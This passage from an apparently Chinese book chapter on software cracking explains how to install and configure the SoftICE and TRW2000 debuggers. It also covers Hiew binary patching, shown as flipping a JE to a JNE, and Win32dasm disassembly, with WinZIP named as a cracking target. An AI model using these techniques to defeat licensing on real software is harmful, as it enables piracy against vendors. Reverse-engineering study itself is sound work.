
图3-9

10. 如果您想立即应用Soft-ice，选择“Yes, I want to restart my computer now”，让系统重新

启动，加载 Soft-ice；否则就选择 “No, I will restart my computer later”，直到下次重起电脑后才可以使⤵用 Soft-ice，点击 “Finish”，完成安装。

## 二、安装 Soft-ice for Windows Me

Windows Me 中取消了对 DOS 的支持，所以不能直接在 Windows Me 下安装 Soft-ice，需要 winice loader 这个工具的帮助，具体安装步骤如下：

1. 正常安装 Soft-ice for Windows 9x”；
2. 将 winice.exe, winice.dat 和 siwvid.386 复制到 Windows Me 目录下，如：c:\WinMe；
3. 将 winice loader 内的 loader.exe 解压到 Windows ME 的 SYSTEM\MM32\ 目录下，如：c:\WinMe\system\mm32；
4. 重新启动系统。

## 三、安装 Soft-ice for Windows NT

安装 Soft-ice NT 版和 Win 9x 版基本相同，区别主要是在上面 Win 9x 版安装的第 7 步以后出现的系统配置画面不一样，其画面如图 3-10 所示：

有四个选项可供选择：

“Boot”——在 Windows NT 之前加载 Soft-ice，适合调试设备驱动程序；

“System”——Windows NT 和 Soft-ice 同时加



图 3-10

载，适合应用程序调试：

“Automatic”——Windows NT和Soft-ice同时加载，但是不能调试核心设备驱动程序；

“Manual”——需要在 Windows NT 环境下通过执行“Start Soft-ice”手动启动 Soft-ice

通常选择“Manual”方式会比较方便，这样只是在需要的时候才加载Soft-ice，Start Soft-ice的路径如下：开始->程序->Numega Soft-ice->Start Soft-ice。

#### 四、安装Soft-ice for Windows 2000

安装Windows 2000版和Win NT版的步骤相同，

但如果将Soft-ice作为Windows 2000的系统启动驱动程序时，需要注意一些问题：

由于Windows 2000的初始状态发生了改变，就有可能使得Soft-ice不能正常加载必须的文件。Numega公司为Windows 2000下的Soft-ice设计了一个驱动程序：Soft-ice Symbol Driver (SIWSYM)，当Soft-ice启动时为其提供文件影象表地址，Soft-ice根据这个表寻找所需的启动文件，从而能将其正常加载到系统中。驱动程序SIWSYM被放置在ICEPACK.EXE文件中，运行这个程序就可以自动完成必要的配置工作。切记：每次改变Soft-ice的配置（直接编辑WinICE.DAT或通过LOADER32改变配置）后都要重新运行ICEPACK.EXE，这样才能保证新的修改产生作用。

### 配置Soft-ice

正确设置好Soft-ice对于使用它是很重要的，好的配置能帮助我们提高效率。常言说心急吃不了热豆腐，所以不要着急往后走，一步一步的来。

#### 一、Soft-ice的加载设置：

对于Win 9x下的Soft-ice使用，启动时是否加载Soft-ice取决于批处理文件autoexec.bat中是否有winice.exe这一行，比如：Soft-ice所在目录为

c:\Windows\program files\Numega\Soft-ice, 如果希望加载Soft-ice, 则autoexec.bat 文件中应有“c:\Windows\program files\Numega\Soft-ice\winice.exe”这一行, 如果不想使用Soft-ice, 则应去掉这一行或用REM注释起来。autoexec.bat 是文本文件, 位于硬盘根目录, 可以手动直接编辑它; 也可以在“开始”菜单中选择“运行”, 执行“msconfig”这个命令方便修改autoexec.bat文件。

对于Win NT下的Soft-ice使用, 如果在安装时选择“Manual”的启动方式, 则可以通过“开始→程序→Nemega Soft-ice→Start Soft-ice”来启动Soft-ice。

## 二、显卡和鼠标的重新设置:

如果安装完Soft-ice后发现使用有问题(显示、鼠标不正常), 可以直接修改显卡和鼠标的设置, 而不用重新安装Soft-ice。

显卡的设置修改: 开始→程序→Nemega Soft-ice→Display Adapter Setup

鼠标的设置修改: 开始→程序→Nemega Soft-ice→Mouse Setup

注意: 修改过显卡或鼠标的配置之后需要重新启动系统才会有效!



### 三、Soft-ice 的运行设置:

Soft-ice 运行的配置文件是 winice.dat, 这是个文本文件, 可以用文本编辑器手动修改 winice.dat, 也可以用 Symbol Loader 来修改, 下面分别讲一下:

#### 1、手动配置 winice.dat 文件说明:

下面以某一电脑里的 winice.dat 为例来讲解, 您可以根据自己的需要具体配置。

首先, 在 winice.dat 文件中分号 “;” 表示注释, 即分号后的一行表示注释信息, 并不会被 Soft-ice 执行, 仅作为说明之用:

PENTIUM=ON <—支持奔腾指令

NMI=ON <—支持非屏蔽中断

ECHOKEYS=OFF

NOLEDs=OFF

NOPAGE=OFF

SIWVIDRANGE=ON

THREADP=ON

LOWERCASE=OFF<--关闭小写反汇编

WDMEXPORTS=OFF

MONITOR=0

PHYSMB=128 <—系统内存大小, 单位是 MB, 我

的电脑是 128 兆内存

SYM=1024

HST=256 <—历史缓冲区大小，单位是 KB

TRA=8<—跟踪调试缓冲区大小，单位是 KB

MACROS=32<—宏命令的最大个数

DRAWSIZE=16384<—显示卡内存大小，单位是 KB，我的电脑显卡内存是 TNT 16MB，即 16384 KB

INIT="X;LINES 45;D 4;WC 30;SET FONT 2;  
FAULTS OFF;"

上面是 Soft-ice 的初始化设置，具体含义依次是：INIT="Soft-ice 加载时关闭窗口；Soft-ice 屏幕显示为 45 行；显示数据窗口为 4 行；显示代码窗口为 30 行；字体大小为 2；关闭错误调试功能（这一项很重要，否则 Soft-ice 会经常弹出错误窗口，关闭都很麻烦）”。我的显示模式是 1024\*768，您可以根据自己的显示模式及个人爱好确定初始化参数（注意：请将“X；”保持在行首，否则显示效果会和预想的不一樣），下面还有一些设置可以加上去：

CODE ON/OFF 打开 / 关闭指令十六进制代码显示

SET FONT N (N=1, 2, 3) 设置字体

SET ORIGIN X, Y (X, Y) 锁定窗口

I1HERE ON/OFF 支持 / 关闭 INT 1 陷阱中断功能

I3HERE ON/OFF 支持/关闭 INT 3 单步中断功能  
以下是 Soft-ice 预定义的功能组合键:

F1="h;"  
F2="^wr;"  
F3="^src;"  
F4="^rs;"  
F5="^x;"  
F6="^ec;"  
F7="^here;"  
F8="^t;"  
F9="^bpx;"  
F10="^p;"  
F11="^G @SS:ESP;"  
F12="^p ret;"  
SF3="^format;"  
CF8="^XT;"  
CF9="TRACE OFF;"  
CF10="^XP;"  
CF11="SHOW B;"  
CF12="TRACE B;"  
AF1="^wr;"  
AF2="^wd;"



```
AF3="^wc;"
AF4="^ww;"
AF5="CLS;"
AF8="^XT R;"
AF11="^dd dataaddr->0;"
AF12="^dd dataaddr->4;"
CF1="altscr off; lines 60; wc 32; wd 8;"
CF2="^wr;^wd;^wc;"
```

以下是宏命令，不是Soft-ice预定义的，需要自己根据需要定义：

```
MACRO snumber="S30:0 L ffffffff ' 12345678' "
MACRO sname="S 30:0 L FFFFFFFF ' ddcrack' "
```

您可以将平常用到的命令都写成宏命令，简单方便（注意：宏名必须为3-8个字符），例如：

```
MACRO bpxgetint="bpx GetDlgItemInt"
```

```
; WinICE.DAT
```

```
; (SIW95\WinICE.DAT)
```

; for use with Soft-ice Versions greater than 3.0 (Windows 95)

; 此WinICE.DAT文件适合于版本高于3.0的Soft-ice使用

```
; *****
```

\*\*\*\*\*

; If your have MORE than 32MB of physical  
memory installed, change

; the PHYSMB line to the correct # of  
Megabytes.

; If you have LESS than 32MB you can save  
a bit of memory by

; specifying the correct # of Megabytes

; Example: PHYSMB=32

; 如果您的系统内存大于 32MB, 在 PHYSMB=32  
一行中填写正确的数目; 如果您的内存小于 32MB, 直  
接使用 PHYSMB=32 这个默认值就可以了。

; \*\*\*\*\*

\*\*\*\*\*

; \*\*\*\*\* Examples of sym files that can be  
included if you have the SDK \*\*\*\*\*

; Change the path to the appropriate drive  
and directory

;LOAD=c:\Windows\system\user.exe

;LOAD=c:\Windows\system\gdi.exe

;LOAD=c:\Windows\system\krnl386.exe

;LOAD=c:\Windows\system\mmssystem.dll



```
;LOAD=c:\Windows\system\win386.exe  
; ***** Examples of export symbols that  
can be included *****  
; Change the path to the appropriate drive  
and directory  
;EXP=c:\Windows\system\vga.drv  
;EXP=c:\Windows\system\vga.3gr  
;EXP=c:\Windows\system\sound.drv  
;EXP=c:\Windows\system\mouse.drv  
;EXP=c:\Windows\system\netware.drv  
;EXP=c:\Windows\system\system.drv  
;EXP=c:\Windows\system\keyboard.drv  
;EXP=c:\Windows\system\toolhelp.dll  
;EXP=c:\Windows\system\shell.dll  
;EXP=c:\Windows\system\commdlg.dll  
;EXP=c:\Windows\system\olesvr.dll  
;EXP=c:\Windows\system\olecli.dll  
;EXP=c:\Windows\system\mmssystem.dll  
;EXP=c:\Windows\system\winoldap.mod  
;EXP=c:\Windows\progrman.exe  
;EXP=c:\Windows\drwatson.exe  
; ***** Examples of export symbols that
```

can be included for Windows 95 \*\*\*\*\*

; Change the path to the appropriate drive and directory

注意：以下的命令是Soft-ice加载各个动态链接库，请至少将所有后面带“32”的行前面的分号去掉，否则您的 Soft-ice 有可能什么都拦截不到。

EXP=c:\Windows\system\kernel32.dll

EXP=c:\Windows\system\user32.dll

EXP=c:\Windows\system\gdi32.dll

EXP=c:\Windows\system\comdlg32.dll

EXP=c:\Windows\system\shell32.dll

EXP=c:\Windows\system\advapi32.dll

EXP=c:\Windows\system\shell232.dll

EXP=c:\Windows\system\comctl32.dll

;EXP=c:\Windows\system\crtddl.dll

EXP=c:\Windows\system\version.dll

EXP=c:\Windows\system\netlib32.dll

;EXP=c:\Windows\system\msshruil.dll

EXP=c:\Windows\system\msnet32.dll

EXP=c:\Windows\system\mspw132.dll

;EXP=c:\Windows\system\mpr.dll

2. 利用 Symbol Loader 配置 Soft-ice :



其实这是配置Soft-ice的标准办法（因为是Soft-ice所提供的），不论是Windows 9X还是Windows NT都可以用Symbol Loader来定制Soft-ice，Symbol Loader的运行路径为“开始→程序→Nemega Soft-ice→Symbol Loader”，也可以直接点击Soft-ice目录下的程序文件“Loader32.exe”启动它。

运行Symbol Loader后选择“Edit”下的“Soft-ice Initialization Settings...”进入配置画面



图 3-11



以上是 winice.dat 所对应的 Symbol Loader 界面，因为已经分析过 winice.dat，所以这里就不细讲 Symbol Loader 的用法了，只是简单提一下：

① General 选项：



图 3-12

② Exports 选项：（图 3-13）

③ Keyboard Mappings 选项：（图 3-14）

④ Macro Definitions 选项：（图 3-15）





图 3-15

## 使用 Soft-ice

安装并配置好 Soft-ice 后，我们就可以开始进入使用 Soft-ice 的阶段了，如果您没有做好前面的工作，还是先返回去将 Soft-ice 准备好，学软件要一边看一边学习效果才好。Soft-ice 的界面和操作都比较简单，只要熟悉一些基本的命令之后就可以开始利用它为我们服务了。有一点要提醒大家：Soft-ice 在 Windows 启动之前装入系统中，然后将 Windows 载入（因为要控制、拦截 Windows 的动作），所以它工作于系统的 0 级（即特权级）。当在 Windows



下用热键呼出Soft-ice后,它就控制了整个系统,此时任何其他程序(包括系统时钟)都将处于停止状态。

在些只是介绍Soft-ice的基本使用方法,有关Soft-ice的详细使用方法请参阅随软件附带的命令手册和操作手册。

如何呼出/退出Soft-ice?

在Windows下可以随时用热键Ctrl+D组合键呼出内存中的Soft-ice,按F5功能键退出Soft-ice

FAQ 问题解答:

1. 用Ctrl+D不能呼出Soft-ice怎么办?

如果确保成功安装了Soft-ice,对于Windows 9x 请检查批处理文件autoexec.bat中是否有winice.exe这一句,对于Windows NT请在“开始—程序—NuMega Soft-ice”下选择“Start Soft-ice”启动Soft-ice试试。

Soft-ice的屏幕没有任何显示?

在“开始—程序—NuMega Soft-ice”下选择“Display Adapter Setup”重新设置显卡。

2. Soft-ice中鼠标功能出现异常?

在“开始—程序—NuMega Soft-ice”下选择“Mouse Setup”重新设置鼠标。

3. 在显卡设置中选择了“Universal Video Driver”选项，但是Soft-ice的呼出的仍然是全屏DOS界面？

两个对策：

(1) 将winice.dat的初始化命令行（即INIT）中的“LINES XX”数改小，例如：LINES 40

(2) 在显卡设置中将“Manufacturer”强制改为“StandardVGA”，然后“Test”，成功后退出现。

注意：以上的修改都要重新启动系统后才能生效。

二、Soft-ice的界面图（由于Soft-ice工作在系统0级，所以没有办法截取它的界面，这里用TRW2000的界面图来代替介绍，两者基本上是一样的）（图3-16）

1. 关于寄存器区：修改寄存器的值有两种办法

(1) 直接用鼠标点击需要修改的地方进行修改；(2) 用修改指令“R”，例如：R EAX → 修改寄存器EAX，R FL → 修改标志位（用“Insert”键改变标志位状态），R FLZ → 改变零标志位的状态（在0和1之间切换）。修改完寄存器值后按ESC键退回命令状态区。

2. 关于数据区：修改数据区的值有两种办法：



图 3-16

(1) 直接用鼠标点击需要修改的地方（十六进制显示区或者字符形式显示区）进行修改；(2) 用修改指令“E”，例如：E XXXXXXXX → 修改内存地址 XXXXXXXX 处的数据，用 TAB 键在十六进制显示区和字符形式显示区之间切换。修改完寄存器值后按“ESC”键退回命令行状态区。

查看数据区的内容的两种方法：(1) 用 Alt+ ↑ 和 ↓ 上下箭头移动数据显示区域；(2) 直接用鼠标

点击数据窗口最右边的↑和↓上下箭头（图中没有显示出来）来移动显示区域。

3. 关于程序区：机器代码的显示/关闭必须通过指令“CODE ON/OFF”来切换，Soft-ice的默认工作画面是没有显示机器代码的。

注意：程序的领空地域如图3-16所示，图中的画面正在破解WinZIP这个程序，当您看到“WinZIP32!.TEXT”字样时说明程序已经返回到WinZIP的领空了。

查看程序区的内容的两种方法：（1）用Ctrl+↑和↓上下箭头移动程序代码显示区域；（2）直接用鼠标点击程序窗口最右边的↑和↓上下箭头（图中没有显示出来）来移动代码显示区域。

4. 关于命令区：是输入各种命令，完成各种操作和控制，进行破解的地方。

5. 关于动作状态区：输入命令时显示命令的用法及格式。

6. 关于堆栈区：只有TRW2000具有这个窗口区域。

三、Soft-ice 预定义功能组合键的作用

|          |  |
|----------|--|
| F1:      | 帮助   |
| F2:      | 寄存器显示/关闭切换   |
| F3:      | 源程序/反汇编代码切换（程序有源程序时可用）                             |
| F4:      | Soft-ice界面/屏幕原始画面显示切换                              |
| F5:      | 退出Soft-ice窗口                                       |
| F6:      | 进入/退出代码窗口  |
| F7:      | 程序运行到光标所在处   |
| F8:      | 单步跟踪   |
| F9:      | 在光标所在位置设断点   |
| F10:     | 单步执行（跳过子程序CALL）                                    |
| F11:     | 程序执行到ES:ESP指向的地方                                   |
| F12:     | 程序执行到RET指令处，即从子程序CALL中返回                           |
| Shift+F3 | 改变数据窗口的显示格式，按照“字节->字->双字->短实型->长实型->10字节实型”的方式循环显示 |
| Ctrl+F8: | 模拟跟踪模式中单步跟踪  |
| Ctrl+F9: | 退出当前模拟跟踪模式   |
| Ctrl+F10 | 模拟跟踪模式中单步执行  |
| Ctrl+F11 | 从历史跟踪缓冲区的最后一条开始显示指令                                |



续上表

|          |                |
|----------|----------------|
| Ctrl+F12 | 从最初的一条指令开始模拟跟踪 |
| Alt+F1   | 显示/关闭寄存器窗口     |
| Alt+F2   | 显示/关闭数据窗口      |
| Alt+F3   | 显示/关闭程序窗口      |
| Alt+F4   | 显示/关闭监视窗口      |
| Alt+F5   | 清除命令窗口中的字符     |
| Alt+F8   | 模拟跟踪模式中反方向单步跟踪 |

## 四、Soft-ice的常用命令用法介绍

| 命令    | 作用      | 说明   |
|-------|---------|--|
| .     | 定位当前指令  | 当上下移动浏览代码窗口内容时这个命令能立即回到当前CS:EIP指令处，不用再慢慢的移动代码窗口返回来。  |
| ? 表达式 | 计算表达式的值 | Soft-ice内置的计算器，十六进制为默认方式，下列均表示十六进制数：FF、123、0x123；十进制数须在前加+号(正数)或-号(负数)，例如：+42、-123、-FF（对应十进制数-255）、+(20)（对应十进制数+32）；字符形式加' '号，例如：'A'、'ddcrack'。计算结果分别以十六进制、十进制和ASCII字符方式显示，例如：? EAX000000 45 0 0 0 0 0 0 6 9 "E" ? 0 0 7 3 1 7 3 + 0 0 0 6 6 4 0 0 0 0 7 9 6 5 7 3 0 0 7 9 5 5 8 2 7 "yes" |



续上表

|                |          |   |
|----------------|----------|---|
| A [地址]         | 写入汇编代码   | 用过DOS下DEBUG的人对这个令都不会陌生，用法：<br>A 从当前CS:EIP处开始汇编<br>A XXXXXXXXXX 从程序地址XXXXXXXX处开始汇编 |
| U [地址]         | 反汇编代码    | U 从当前屏幕中最后一条指令的下一条指令开始反汇编<br>U XXXXXXXXXX 从程序地址XXXXXXXX处开始反汇                      |
| BC list<br>  * | 清除断点     | BC 3 清除断点3<br>BC * 清除所有断  |
| BD list<br>  * | 禁止断点     | BD 3 禁止断点3<br>BD * 禁止所有断  |
| BE list<br>  * | 恢复被禁止的断点 | BD 3 恢复断点3<br>BD * 恢复所有断  |
| BH             | 显示历史断点   | 显示Soft-ice中曾经设置过的断点   |
| BL             | 列出当前断点   | 显示当前Soft-ice中所有设置的断点，包括激活的和被禁止的断点，被禁止的断点前有“*”号表示。                                 |
| BPE 断点号        | 编辑断点     | BPE 3 编辑断点3   |

续上表

|                              |                       |   |
|------------------------------|-----------------------|---|
| BP INT<br>中断号                | 对指定中断<br>设置断点         | BP INT 13 在13号中断上设置<br>断点   |
| BPIO 端<br>口号                 | 对指定 I/O<br>端口设置断<br>点 | BPIO 378 在对端口378进行操<br>作时中断   |
| BPM [地<br>址]                 | 对指定内存<br>地址设置断<br>点   | BPM XXXXXXXX 在对内存地址<br>XXXXXXX单元中的数据进行<br>操作时中断   |
| BPR [开<br>始地址]<br>[结束<br>地址] | 在内存地址<br>范围设置断<br>点   | BPR XXXXXXXX ***** 在<br>内存地址从 XXXXXXXX<br>到*****单元中的数据进行<br>操作时中断   |
| BPX [地<br>址]                 | 在指定处设<br>置断           | 这是破解中最常用的命令之<br>一了<br>BPX在当前光标所在处设置断<br>点<br>BPX XXXXXXXX在XXXXXXX处的<br>指令上设置断点BPX GetDlg<br>ItemText 在API函数GetDI<br>ItemText上设置断点 |
| C O D E<br>ON/OFF            | 显示 / 关闭<br>指令机器码      | 默认是不显示的, 在需要<br>的时候再打开它, 否则屏幕会<br>显得混乱  |



续上表

|               |                 |  |
|---------------|-----------------|--|
| D [地址]        | 显示内存地址内容        | 可以具体指定下面的模式：<br>DB 字节；DW 字；DD 双字；DS 短实型；DL 长实型；DT 10b长实型，默认是DB，即字节方式。<br>D将从继上次命令之后的地址开始显示<br>D XXXXXXXX 显示内存地址XXXXXXX单元中的内容 |
| E [地址]        | 修改内存单元          | 可以具体指定下面的模式：<br>EB 字节；EW 字；ED 双字；ES 短实型；EL 长实型；ET 10b长实型，默认是EB，即字节方式。<br>E 修改从继上次命令之后的地址单元<br>E XXXXXXXX 修改内存地址XXXXXXX单元中的内容 |
| H / HELP [命令] | 获取帮助信息          | H 获取所有帮助信息<br>HELP BPX 获取指令BPX的帮助信息  |
| LINES 行数      | 设置Soft-ice界面的行数 | LINES 45 设置Soft-ice的界面显示行数为45行   |

续上表

|      |                        |  |
|------|------------------------|--|
| VER  | 查看 Soft-ice 的版本号       |  |
| X    | 退出 Soft-ice            | 将控制权交还给被 Soft-ice 中断的程序，快捷键是 F5 我们经常用到的。     |
| EXIT | 强行退出 DOS 或 Windowss 程序 | 当出现致命错误致使 Soft-ice 弹出后，如果用“X”指令没有用，可以用它试一下。  |
| WC   | 显示/关闭程序窗口              | 其中 WC 和 WD 可以指定窗口显示的行数，例如：WD 4 表示显示数据窗口为 4 行 |
| WD   | 显示/关闭数据窗口              |  |
| WR   | 显示/关闭寄存器窗口             |  |
| WW   | 显示/关闭监视窗口              |  |

### 8.2.3 国产 Trw2000 使用介绍

Trw2000 是中国人自己开发的一款动态调试工具，命令用法与 Soft-ice 兼容，此外它还新增加了许多功能，号称比 Soft-ice 更加强大。现在有许多软件专门针对 Soft-ice 做了防范，尽管有一些隐藏



Soft-ice 的工具，但是效果不一定很好，遇到这样的情况不如试用一下 Trw2000。

### 一、Trw2000 的安装

Trw2000 和 Soft-ice 那将近 5 兆的庞大身躯比起来，Trw2000 就显得小巧多了，解压后的文件也不过几百 KB 而已。遗憾的是 Trw2000 只能支持 Windows 9X，暂时还没有 Windows NT 的版本。Trw2000 的安装更是简单，直接将其压缩文件解压到某个目录下就可以了，而且不需要重新启动系统就可以马上使用，其运行主程序是 Trw2000.EXE。

### 二、Trw2000 的配置

Trw2000 的配置是通过 Trw2000.ini 文件实现的，和 Soft-ice 的配置文件比较相似，您可以根据自己的爱好来定，但是通常使用默认配置即可。下面简单讲解一下配置文件：

跟 Soft-ice 的 winice.dat 文件一样，分号“；”表示注释信息

```
； TRW2000 Initialize file  
； Please modify it as your habit .  
； rem PLUGS=C:\PLUGS\HELLO.SYS TRW2000 可  
支持 plug-ins
```

INIT="lines 35;wr 3;wd 4;wc 16" 初始化命

令字符串

(以下为预定义功能键的作用:

F1=<sup>^</sup>HELPF1 键: 帮助(命令长度不能超过 15 个字符, <sup>^</sup>HELP 为 5 个字符长度)

F3=<sup>^</sup>SRCF3 键: 源程序/反汇编代码切换

F4=<sup>^</sup>RS F4 键: Trw2000 界面/屏幕原始画面显示切换

F5=<sup>^</sup>XF5 键: 退出 Trw2000 窗口

F6=<sup>^</sup>EC F6 键: 进入/退出代码窗口

F7=<sup>^</sup>HEREF7 键: 程序运行到光标所在处

F8=<sup>^</sup>TF8 键: 单步跟踪

F9=<sup>^</sup>BPXF9 键: 在光标所在位置设断点

F10=<sup>^</sup>P F10 键: 单步执行(跳过子程序 CALL)

F12=<sup>^</sup>PRET F12 键: 程序执行到 RET 指令处, 即从子程序 CALL 中返回

;HOTKEY=320D;Ctrl+M 系统 0 级方式激活热键

;R3HOTKEY=310E;Ctrl+N 系统 3 级方式激活热键

GRAPHICS=ON 显示为图形模式

VESA=OFF 关闭 VESA 模式

VGA=ON 启用 VGA 模式

INTELLMOUSE=ON 如果您的鼠标是 intellmouse, 则打开这一项



;NORECHANGE=OFF 不改变颜色模式

;HST=256 历史缓冲区大小为 256KB

SYMBUFFER=1024 Symbol 缓冲区大小为 1024KB

CAPITAL=ON 屏幕显示大写代码

WONDER=ON 开启 Trw2000 屏幕底部的幻影颜色效

果

TESTMODE=OFF 关闭测试模式（当启动 Trw2000 出现死机是可以将这一项打开，Trw2000 会报告错误代码）

### 三、Trw2000 的使用

运行 Trw2000.EXE 程序即可启动 Trw2000，其启动界面如图 3-17：



图 3-17



“Load”和Soft-ice的Symbol Loader作用一样，手动装载应用程序。

激活Trw2000两种方式：

1. Ctrl+M特权级0级的热键，能够在任何时候立即中断Win9x，相当于Soft-ICE热键Ctrl+D的工作方式；

2. Ctrl+N特权级3级的热键，这是我们最常用的模式，它可以中断Windows的特权级3级的前台线程。

Trw2000的弹出窗口界面已经在Soft-ice的使用指南中介绍过，它的命令、用法和Soft-ice兼容，基本上是一样的，所以有什么不懂的地方可以去参考Soft-ice的有关资料。Trw2000可支持plug-ins，也可装载dll文件，Trw2000下有一个DLL目录，只要将需要加载的Dll文件拷贝进去就可以了。除了和Soft-ice相同的地方，Trw2000还有很多新的功能，具体参照其README文件。

#### 8.2.4 Hiew 使用简介（代码十六进制编辑器）

Hiew是一款优秀的16进制编辑器，特别的它可以对应用程序进行反汇编，而且同时支持对可执行文件的十六进制代码及汇编语言代码修改，使用起



名排序 F5: 按文件时间排序 F6: 按文件大小排序  
按 Alt+F1 可选择驱动器:



图 3-19

按上下键选中欲编辑程序后回车即可进入编辑区，默认是进入文本浏览模式，可以用 F4 键或连续按回车键在“文本-十六进制代码-汇编代码”之间转换，其中文本模式不能进行编辑，只供查看，三种模式的界面如图 3-20、图 3-21、图 3-22 所示：



图 3-20



图 3-21



图 3-22

F1: 帮助 F3: 编辑 F4: 模式 F5: 跳到指定偏移地址 F7: 寻找指定代码 F8: 文件头信息 F9: 选择文件 F10: 退出

按F4可选择显示模式:




图 3-23

通常我们一般使用汇编代码模式比较方便，首先用F7搜寻需要修改的代码，例如下面的一段程序：

```
263855FFCMP ES: [DI] [-001], DL
```

```
7408JE 0000012D
```

我们要将JE 0000012D（十六进制代码为7408）改为JNE 0000012D（十六进制代码为7508），在Hiew中按F7后输入两句原始程序的十六进制代码 26 38 55 FF 74 08：



图 3-24

Hiew找到这段代码后将这段程序显示在屏幕中间，此时我们按F3进入编辑状态，有两种方法修改程序：

1. 直接修改十六进制代码，例如将74改为75；
2. 按TAB键将修改切换到汇编代码模式。两种方式



的截图如图 3-25、图 3-26 所示：



图 3-25




图 3-26

在Hiew中可以用ESC键退出当前的命令状态，修改完指令代码后按F9键“Update”更新程序（即存盘），然后退出Hiew，完成对应用程序的修改。

### 8.2.5 Win32DASH 使用简介 (反编译工具)

Win32dasm是个反编译工具,它可以将应用程序静态反编译为Win 32汇编代码,利用Win32dasm我们可以对程序进行静态分析,帮助快速找到程序的破解突破口,有时甚至可以直接用它来破解软件。不过Win32dasm只能对应用程序进行静态反汇编,如果原程序经过了加密变换处理或着是被EXE 压缩工具压缩过,那么用Win32dasm对程序进行反汇编就没有任何意义了。与Win32dasm相对应的另外一个反编译工具是IDA PRO,它的功能比Win32dasm更为强大,不过IDA PRO那9兆的巨大身躯也着实挺让人吃惊的。Win32dasm同时支持Windows 9x和NT两个操作系统平台,压缩文件大小不过500多KB,所以综合起来还是很实用的。

Win32dasm不需要复杂的安装过程,直接将下载的压缩文件解压到目录下就可以立即使用了,其运行主程序是W32dsm89.exe,程序运行后的界面如图3-27所示:

1、选择“Disassembler”下的“Open File To Disassemble...”打开需要反汇编的程序就可以开始反编译了,上面的画面即为程序反汇编后的结果。




图 3-27

2、在对较大的应用程序进行反汇编时通常会耗费不少的时间，为了能保存 Win32dasm 反汇编的结果以便于下次查阅而不用再次进行重复反汇编，可以选择“Disassembler”下的“Save Disassembly Text File and Create Project File”选项将结果存到文件中，下次需要打开时可以用“Project”下的“Open Porject File...”打开所保存的反汇编结果。

3、分析程序时我们经常需要搜索程序中的特定字符串，了解字符串被调用的情况，这时选择“Search”下的“Find Text”就可以了，“Find Next”（或按功能键F3）能帮助找到程序中其他调用此字符



串的地方。

4、“Goto”菜单下提供了四种快速跳到指定程序地方的功能：Goto Code Start——跳到程序代码开始处，快捷键为Ctrl+S；Goto Program Entry Point——跳到程序进入点，快捷键为F10；Goto Page——跳到指定页，快捷键为F11；Goto Code Location——跳到指定地址代码处，快捷键为Shift+F12，我们用得比较多的是“Goto Code Location”，即跳到指定地址代码处，在Win32dasm中按住Shift+F12即可：




图 3-28

其中需要输入的代码地址“Code Offset(Hex)”和Soft-ice中显示的代码地址一样。



5、“Functions”下的“Imports”功能显示了反汇编程序中所调用到的Win32 API函数：




图 3-29

双击指定的行可以直接跳到程序中这个 Win32 API 函数被调用的代码处

6、“HexData”下的“Hex Display of Data Objects/Segments”和“Hex Display of Code Data”可以分别查看十六进制形式的数据段和代码段数据。

7、“Refs”菜单对于程序的分析是很有用处的，“Menu References”显示程序中的菜单资源，“Dialog References”显示程序中的对话框资源，“String Data References”显示程序中的字符串资源。

“Refs”菜单下的各个功能中都可以通过双击鼠标跳到指定行资源被调用的代码地址处，其中“String Data References”是最有用的，我们可以通过查找程序中出现的特定字符串，从而快速跳到可疑字符串被调用的代码处，分析程序的运行机制。




图 3-30

### 8.2.6 GtW 使用简介（检测工具）

如今越来越多的软件用EXE压缩工具来加密了，虽然我们可以用Soft-ice来动态跟踪，但是如果需要修改程序代码时就麻烦了，因为软件被压缩处理后程序代码已经不是原始的可执行代码，而是被压缩软件的壳藏起来，所以遇到这样的情况时我们是



没有办法直接修改程序代码的。如果要破解软件，一种办法是给程序脱壳，另外一种办法是给程序打个补丁。当您想要修改程序代码却又找不到在动态跟踪时看到的那些程序代码时就应该怀疑要破解的软件是否被EXE压缩工具加壳了(也有可能是应用程序自己对关键代码部分进行了加密变换处理)，而Gtw就能帮您查看软件是否带壳。

Gtw程序很小，压缩文件才100多KB，不需要安装，将下载后的软件直接解压到目录下就可以工作了。

Windows界面的Gtw其主运行程序是gtui.exe，初次运行Gtw时会出现如图3-31的对话框：

